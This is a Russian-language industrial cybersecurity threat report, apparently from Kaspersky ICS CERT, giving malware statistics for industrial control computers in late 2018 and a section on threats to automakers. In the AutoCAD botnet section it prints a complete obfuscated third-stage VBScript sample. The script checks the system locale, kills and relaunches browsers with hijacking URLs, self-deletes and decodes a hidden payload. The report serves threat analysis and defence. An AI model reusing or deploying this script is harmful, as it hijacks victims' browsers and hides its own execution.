Во втором полугодии 2018 продукты «Лаборатории Касперского» предотвратили активность различных вредоносных объектов на 40,8% компьютеров АСУ.

Вредоносные объекты, которые продукты «Лаборатории Касперского» детектируют на компьютерах АСУ, относятся ко многим категориям. Ниже перечислены основные из них и приведен процент компьютеров АСУ, на которых была предотвращена вредоносная активность объектов этих категорий.

Отметим, что данная статистика отражает только результаты сигнатурного и эвристического обнаружения, тогда как большая часть вредоносных объектов детектируется продуктами «Лаборатории Касперского» поведенческими методами с выдачей общего Generic-вердикта, который не позволяет различать типы вредоносного ПО. Поэтому процент атакованных компьютеров АСУ для некоторых категорий вредоносного ПО на самом деле выше.

Процент компьютеров АСУ, на которых была предотвращена активность вредоносных объектов различных категорий:

- 15,9% – ресурсы в интернете из черного списка.

  Веб-антивирус защищает пользователей в момент загрузки вредоносных объектов с вредоносной/зараженной веб-страницы, которую, как правило, пользователи открывают в браузере. Такие веб-страницы занесены в черный список, поэтому большинство срабатываний веб-антивируса происходит еще на стадии проверки URL.

  Например, с таких ресурсов распространяется вредоносное ПО типа Trojan-Spy и Ransomware, замаскированное под утилиты для взлома/сброса пароля на контроллерах различных производителей, crack/patch для промышленного и инженерного программного обеспечения, используемого в технологической сети.
- 8,7% – зловредные скрипты и перенаправления в Вебе (JS и Html), а также эксплойты для браузеров – 0,17%.
- 6,36% – черви (Worm), распространяющиеся, как правило, через съемные носители и сетевые папки, а также черви, распространяющие через почтовые сообщения (Email-Worm), сетевые уязвимости (Net-Worm) и мессенджеры (IM-Worm). Большинство червей являются устаревшими с точки зрения сетевой инфраструктуры.

  Эта категория вредоносного ПО состоит из множества семейств, таких как

  - Worm.Win32.VBNA (0,2%), появилось в 2009 году,
  - Worm.Win32.Vobfus (0,05%) 2012 года, загружает различные вредоносные семейства (Zbot, Fareit, Cutwail и другие),
  - Andromeda/Gamarue (0,69%), это вредоносное ПО составляло огромный ботнет, ликвидированный в 2017 году.

  Среди устаревших, но живучих зловредов особо отметим Net-Worm.Win32.Kido с 3,14%, который не покидает TOP детектирований со своего появления в 2010 году.

  Однако среди червей есть и такие как Worm.Win32.Zombaque (0,02%) с реализованной P2P сетевой архитектурой, то есть возможностью для злоумышленников активировать его в любой момент. Также встречаются активные черви, работающие по HTTP протоколу. Они написаны на VBS и скачивают различные вредоносные программы, такие как бэкдоры и троянцы-шпионы.
- 6,35% – веб-майнеры, выполняемые в браузерах,
  0,76% – майнеры - исполняемые файлы для ОС Windows.
- 5,78% – вредоносные LNK-файлы.

  Такие файлы, в основном, детектируются на съемных носителях. Они являются частью механизма распространения для таких старых семейств как Andromeda/Gamarue, Dorkbot, Jenxcus/Dinihou и других.

  В этой категории также широко представлены LNK-файлы с уязвимостью CVE-2010-2568 (0,66%), которая впервые была использована для распространения червя Stuxnet. С тех пор злоумышленники использовали ее для распространения множества семейств, таких как Sality, Nimnul/Ramnit, ZeuS, Vobfus и других.

В настоящее время замаскированные под легитимный документ LNK-файлы могут использоваться как часть многоступенчатой фишинговой атаки. Они запускают powershell-скрипт, скачивающий зловредный файл.

В редких случаях загружаемый powershell скрипт скачивает бинарный код, являющийся специфичной модификацией модуля metasploit, – пассивный TCP бэкдор из набора metasploit.

- 2,85% – вредоносные документы (MSOffice+PDF), содержащие эксплойты, зловредные макросы и зловредные ссылки.
- 2,31% – вредоносные файлы (исполняемые, скрипты, autorun.inf, .LNK и другие), которые запускаются автоматически при запуске системы или при подключении съемного носителя.

  Это файлы из множества разнообразных семейств, которые объединены фактом автозапуска. Из наиболее «безобидной» функциональности у подобных файлов – автоматический запуск браузера с предустановленной стартовой страницей. Многие семейства с автозапуском с помощью autorun.inf являются устаревшими с точки зрения сетевой инфраструктуры (Palevo, Sality, Kido и др.).
- 2,28% – вредоносные программы класса Virus.

  Среди этих программ уже много лет детектируются такие семейства как Virus.Win32.Sality (1,22%), Virus.Win32.Nimnul (0,87%), Virus.Win32.Virut (0,61%). Хотя эти вредоносные семейства считаются устаревшими с неактивной сетевой инфраструктурой, они традиционно вносят значительный вклад в статистику в силу самораспространения и недостаточных мер по их полному обезвреживанию.
- 2% – программы-вымогатели.
- 1,26% – банковские троянцы.
- 0,9% – вредоносные программы для AutoCad.

  Отметим, что вредоносное ПО для AutoCad, в частности вирусы, детектируются преимущественно в Восточной Азии – на компьютерах технологических сетей, в частности, в сетевых папках и на рабочих станциях инженеров. Хотя зловреды для AutoCAD были на пике своей популярности в нулевых и в начале 2010-х годов, среди них еще попадаются «живые» представители.
- 0,61% – вредоносные файлы для мобильных устройств, которые детектируются при подключении устройств к компьютерам.

Киберугрозы для автомобилестроения: TOP 3

Начиная с этого отчета, каждое полугодие мы будем анализировать TOP 3 угроз для одной из индустрий.

В настоящее время нам не известны случаи атак на промышленные системы автомобилестроения, имеющие целью манипуляции над процессами производства/диагностики машин и их бортовых систем.

Однако во второй половине 2018 года продукты «Лаборатории Касперского» заблокировали целый ряд «обычных» вредоносных программ на компьютерах, предназначенных для управления сборочными конвейерами и цехами автомобильных заводов и заводов ведущих производителей автомобильных компонентов (включая компьютеры под управлением Windows, на которых установлено различное ПО для автомобильной промышленности). На таких компьютерах была предотвращена

вредоносная активность зловредов, не направленных на АСУ ТП – известных вирусов, майнеров, различных многофункциональных шпионских программ и другого вредоносного ПО. Несмотря на то, что данные угрозы не предназначены для нанесения кибер-физического ущерба, побочное действие активного заражения может оказывать значительное влияние на доступность и целостность АСУ ТП и систем технологической сети.

Важно иметь в виду потенциальный риск будущих атак, который усугубляется гибкостью угроз и их способностью загружать и выполнять произвольное вредоносное ПО последующих этапов, которое атакующие могут выбирать специально для атак на конкретные жертвы.

Ботнет Sality

Одной из наиболее распространенных угроз был Sality – хорошо известный полиморфный вирус/червь, который был впервые обнаружен еще в 2003 году и активно поддерживался до 2015 года.

В прошлом командные серверы Sality использовались для загрузки вредоносного ПО последующих этапов, а также отправки украденных пользовательских учетных данных. В настоящее время эти командные серверы уже не активны, и все образцы детектируются с помощью стандартных антивирусных технологий.

Несмотря на это, вредоносное ПО продолжает распространяться как внутри сетей, так и между сетями по всему миру.

Продукты «Лаборатории Касперского» заблокировали образцы Sality на большом числе компьютеров в технологических сетях предприятий автомобильной отрасли. По нашему мнению, в технологических сетях может быть еще больше компьютеров с активным заражением из-за отсутствия адекватной антивирусной защиты.

Sality – самораспространяющаяся вредоносная программа. Эта угроза представляет значительный риск для инфраструктуры АСУ ТП и технологических сетей, потому что она может привести к отказу в обслуживании зараженных систем и ухудшению работы локальной сети, вызванному вредоносным трафиком.

Ботнет Bladabindi/njRAT

Еще одна серьезная угроза, обнаруженная нами на компьютерах в автомобильной промышленности, – Bladabindi, модульный многофункциональный ботнет-агент, созданный как набор скомпилированных скриптов AutoIT. Он имеет мощную функциональность бэкдора/шпионского ПО и позволяет злоумышленникам собирать и красть различную конфиденциальную информацию. Ботнет-агент имеет также функции червя, позволяющие ему распространяться через съемные носители.

Командные серверы этой вредоносной программы активны и используются для кражи конфиденциальной информации, загрузки произвольных команд и вредоносного ПО следующего этапа. Для того, чтобы избежать обнаружение атаки и усложнить анализ, злоумышленники используют динамический DNS.

Эта угроза может иметь серьезные последствия для безопасности технологических сетей и компьютеров в силу широкой функциональности, направленной на сбор конфиденциальной информации, способности загружать и выполнять произвольные команды и вредоносное ПО следующего этапа (такое как майнеры, боты для организации DDoS-атак, программы-вымогатели и т.д.).

Ботнет AutoCAD

Ботнет на основе AutoCAD – это обнаруженный в 2013 году набор троянских программ и командных серверов, представляющих собой скомпилированные модули AutoLISP (FAS). Злоумышленники по-прежнему поддерживают этот ботнет.

FAS-троянцы внедряются в настройки AutoCAD, что обеспечивает их выполнение каждый раз, когда пользователь открывает проект AutoCAD. Это позволяет заражать каждый вновь открываемый проект.

Командные серверы ботнета активны и используются для доставки на зараженный компьютер произвольного вредоносного ПО следующего этапа. Единственная известная на сегодняшний день вредоносная нагрузка второго этапа, обнаруженная исследователями безопасности, – это VB скрипт, используемый для перехода в браузере пользователя по произвольной URL-ссылке и изменения настроек домашней страницы браузера.

Эта угроза нацелена на промышленные и инженерные компании в Азии (особенно в Китае). Она имеет значительный потенциал влияния на безопасность компьютеров в технологических сетях из-за действующих командных серверов и способности загружать и выполнять произвольную нагрузку следующего этапа.

Возможные пути первоначального заражения:

- Электронное письмо с вложением, содержащим скрытый троянский загрузчик acad.fas (вредоносное ПО прячется среди чертежей AutoCAD), отправленное ничего не подозревающим легитимным инженером из организации – подрядчика/субподрядчика;
- Фишинговое сообщение с вложением, содержащим скрытый троянский загрузчик acad.fas (вредоносное ПО прячется среди чертежей AutoCAD), отправленное злоумышленником;
- Съемный носитель (например, USB-накопитель), содержащий скрытый троянский загрузчик acad.fas (вредоносное ПО прячется среди чертежей AutoCAD);
- Общая папка в локальной сети, содержащая скрытый троянский загрузчик acad.fas (вредоносное ПО прячется среди чертежей AutoCAD).

Важно отметить, что после заражения компьютера ничего не подозревающая жертва продолжает распространять вредоносное ПО, делясь с другими пользователями зараженными проектами AutoCAD через USB-носители, электронные письма, а также локальные и облачные общие папки.

Интересно, что код командного сервера проверяет входящие запросы (например, соответствие IP-адреса стране) и не доставляет вредоносную нагрузку второго и третьего этапа при отрицательном результате проверки (например, если IP-адрес пользователя не относится к одной из стран, представляющих интерес для злоумышленника).

Возможные пути первичного заражения





Схема атаки

Фрагмент загрузчика троянца FAS первого этапа



Фрагмент троянца FAS второго этапа

Вариант VB скрипта третьего этапа

```
Sub kg():If GetLocale<>2052 Then Exit Sub:End If:For Each m In GetObject(`winmgmts:`).ExecQuery(`SELECT * FROM
Win32_Process where name='wscript.exe' and (CommandLine like '% //b %' or CommandLine like '%gxcx%')`):Exit
Sub:Next:Set Ws=CreateObject(`wscript.Shell`):Set
fso=CreateObject(`scripting.filesystemobject`):f=ws.ExpandEnvironmentStrings(`%temp%`)&`\`&Mid(fso.GetTempName,4,5)
:f1=f& 0:e=`sa=`&Timer&`:eXEcUte(wScrIpt.aRguMeNts(0))``&RndStr(20,200):fso.OpenTextFile(f,2,True).Write
e:fso.OpenTextFile(f1,2,True).Write EC(`On Error Resume Next:rn=Date:Set
fs=CreateObject(``scripting.filesystemobject``):Dim Lt,Pv:Pv=1:Set wm=GetObject(``winmgmts:``):Set
co=GetObject(``winmgmts:Win32_Process``):Set mo=wm.ExecNotificationQuery(``select * from __instancecreationevent
within 0.5 where TargetInstance isa 'Win32_Process'``):cs=wm.ExecQuery(``SELECT * FROM Win32_Process where
name='wscript.exe'``).count:If Err Or GetLocale<>2052 Or cs>1 Then:WScript.Quit:End If:Do:Set
o=mo.NextEvent.TargetInstance:tt:Loop:Sub tt():mn=LCase(o.name):If mn=``wscript.exe`` Then:o.tERMINATE:End
If:ib=InStr(``#iexplore#sogouexplorer#maxthon#360chrome#360se#chrome#firefox#ttraveler#theworld#liebao#qqbrowser#23
45explorer#``,``#``&Replace(mn,``.exe``,````)&``#``):If DateDiff(``n``,Lt,Now)<30 Or ib=0 Then:Exit Sub:End
If:For Each ei In wm.ExecQuery(``SELECT * FROM Win32_Process where name='explorer.exe' and
ProcessId=``&o.ParentProcessId):Lt=Now:pt=o.executablepath:If rn<>Date Then:rn=Date:Pv=1:End If:If VarType(pt)<2
Then:pt=cz(mn):End If:If VarType(pt)<2 Then:Exit Sub:End If:If Pv=1 And DateDiff(``d``,``2018-11-12``,Now)<0
Then:ha=`` http://www.hao123.com/?tn=99182691_hao_pg``:tb=`` https://s.click.taobao.com/`` &
Chr(107)&Chr(50)&Chr(65)&Chr(108)&Chr(65)&Chr(76)&Chr(119):Else:ha=``
http://hao.jx2wz.com/?f=zxcj&b=``&ib&``&p=``&pv:tb=`` http://tz.isdun.com/?f=zxcj&b=``&ib&``&p=``&pv:End If:If
Not(ib=10 Or ib=32 Or ib=42 Or ib=99) Then:o.tERMINATE:m=co.create(Pt & ha,,,pi):End If:WScript.Sleep 2000:If
co.create(Pt & tb,,,pi)=0 Then:Pv=Pv+1:End If:Next:End Sub:Function cz(wn):Set
ws=CreateObject(``Wscript.Shell``):Set wp=ws.SpecialFolders:ql=wp(``APPDATA``)&``\Microsoft\Internet
Explorer\Quick Launch``:For Each wz In Array(wp(``Desktop``),wp(``StartMenu``),wp(``Programs``),ql,ql&``\User
Pinned\TaskBar``,ql&``\User Pinned\StartMenu``):If fs.FolderExists(wz) Then:For Each f In
fs.GetFolder(wz).Files:If LCase(fs.GetExtensionName(f))=``lnk`` Then:Set
sl=ws.CreateShortcut(f):p=sl.TargetPath:If InStr(LCase(p),wn)>0 Then:cz=p:Exit Function:End If:End If:Next:End
If:Next:End Function`):ws.Run `wscript //b //e:vbscript `&f&` ```&`On Error Resume Next:For Each G In
Array(83,67,82,73,80,84,73,78,71,46,70,73,76,69,83,89,83,84,69,77,79,66,74,69,67,84):X=X&Chr(G):Next:Set
fs=CreateObject(X):fl=WScript.ScriptFullName:fs.dELETEfILE fl,True:f2=fl&
0:XY=StrReverse(fs.oPENtEXTfILE(f2).rEADaLL):fs.dELETEfILE f2,True:For IX=1 To Len(XY)-2 Step
2:YX=YX&Chr(CInt(Mid(XY,IX,2))):Next:Execute(Chr(39)&LCase(YX))`&````:End Sub:Function
EC(s):s=RndStr(20,200)&vbcrlf&s&``&RndStr(20,200):s=StrReverse(UCase(s)):For i=1 To
Len(s):EC=EC&StrReverse(Asc(Mid(s,i,1))):Next:End Function:Function
RndStr(min,max):Randomize:cd=Int(Rnd*(max-min+1)+min):For i=1 To
cd:Randomize:RndStr=RndStr&Chr(Int(85*Rnd)+15):Next:End Function
```

Статистика угроз

Все статистические данные, использованные в отчете, получены с помощью распределенной антивирусной сети Kaspersky Security Network (KSN). Данные получены от тех пользователей KSN, которые подтвердили свое согласие на их анонимную передачу. В силу ограничений продукта и законодательных ограничений мы не идентифицируем конкретную компанию/организацию, от которой KSN получает статистические данные.

Методология

Данные получены с защищаемых продуктами «Лаборатории Касперского» компьютеров АСУ, которые Kaspersky Lab ICS CERT относит к технологической инфраструктуре организаций. В эту группу входят компьютеры, работающие на операционных системах Windows и выполняющие одну или несколько функций:

- серверы управления и сбора данных (SCADA);
- серверы хранения данных (Historian);
- шлюзы данных (OPC);
- стационарные рабочие станции инженеров и операторов;
- мобильные рабочие станции инженеров и операторов;
- Human Machine Interface (HMI).

Кроме того, в статистику включены данные, полученные с компьютеров администраторов технологических сетей и разработчиков ПО для систем промышленной автоматизации.

Атакованными мы считаем те компьютеры, на которых в течение отчетного периода хотя бы один раз сработали наши защитные решения. При подсчете процента машин, на которых были предотвращены попытки заражения вредоносным ПО, используется количество *уникальных* атакованных компьютеров по отношению ко всем компьютерам из нашей выборки, с которых в течение отчетного периода мы получали обезличенную информацию.

Серверы АСУ ТП и стационарные компьютеры инженеров и операторов часто не имеют постоянного прямого выхода в интернет из-за ограничений технологической сети. Доступ в интернет им может быть открыт, например, на время технологического обслуживания.


Компьютеры системных/сетевых администраторов, инженеров, разработчиков и интеграторов систем промышленной автоматизации могут иметь частые или даже перманентные подключения к интернету.

Как следствие, в нашей выборке компьютеров, которые Kaspersky Lab ICS CERT относит к технологической инфраструктуре организаций, регулярно или постоянно подключаются к интернету около 40% машин. Остальные подключаются к интернету не чаще, а многие реже, чем раз в месяц.

Процент компьютеров, на которых были задетектированы вредоносные объекты


По итогам 2018 года процент компьютеров АСУ, на которых были задетектированы вредоносные объекты, вырос по сравнению с предыдущим годом на 3,2 п.п. и составил 47,2%.

Процент компьютеров АСУ, на которых были задетектированы вредоносные объекты, 2018 год в сравнении с 2017




Во втором полугодии 2018 в мире продукты «Лаборатории Касперского» предотвратили вредоносную активность на 40,8% компьютеров АСУ. По сравнению с первым полугодием мы наблюдаем незначительное изменение этого показателя – снижение на 0,37 п.п.

Процент компьютеров АСУ, на которых были задетектированы вредоносные объекты



В период с мая по август 2018 года был отмечен спад процента компьютеров АСУ, на которых были задетектированы вредоносные объекты. Однако, начиная с сентября доля таких машин вновь увеличилась и до конца года держалась на отметке выше 22%.

Процент компьютеров АСУ, на которых были задетектированы вредоносные объекты, по месяцам, 2018 год в сравнении с 2017 годом




Доля компьютеров АСУ, на которых была предотвращена вредоносная активность, в 2018 году превышает аналогичный показатель 2017 года по всем месяцам.

Вредоносное ПО

Во втором полугодии 2018 года защитными решениями «Лаборатории Касперского» на системах промышленной автоматизации было задетектировано более 19,1 тысяч модификаций вредоносного ПО из 2,7 тысяч различных семейств.

По-прежнему в подавляющем большинстве случаев попытки заражения компьютеров АСУ носят случайный характер, а не происходят в ходе целевой атаки.


Процент компьютеров АСУ, на которых были задетектированы вредоносные объекты различных классов



Актуальными угрозами для компьютеров АСУ остаются вредоносные программы класса Trojan.

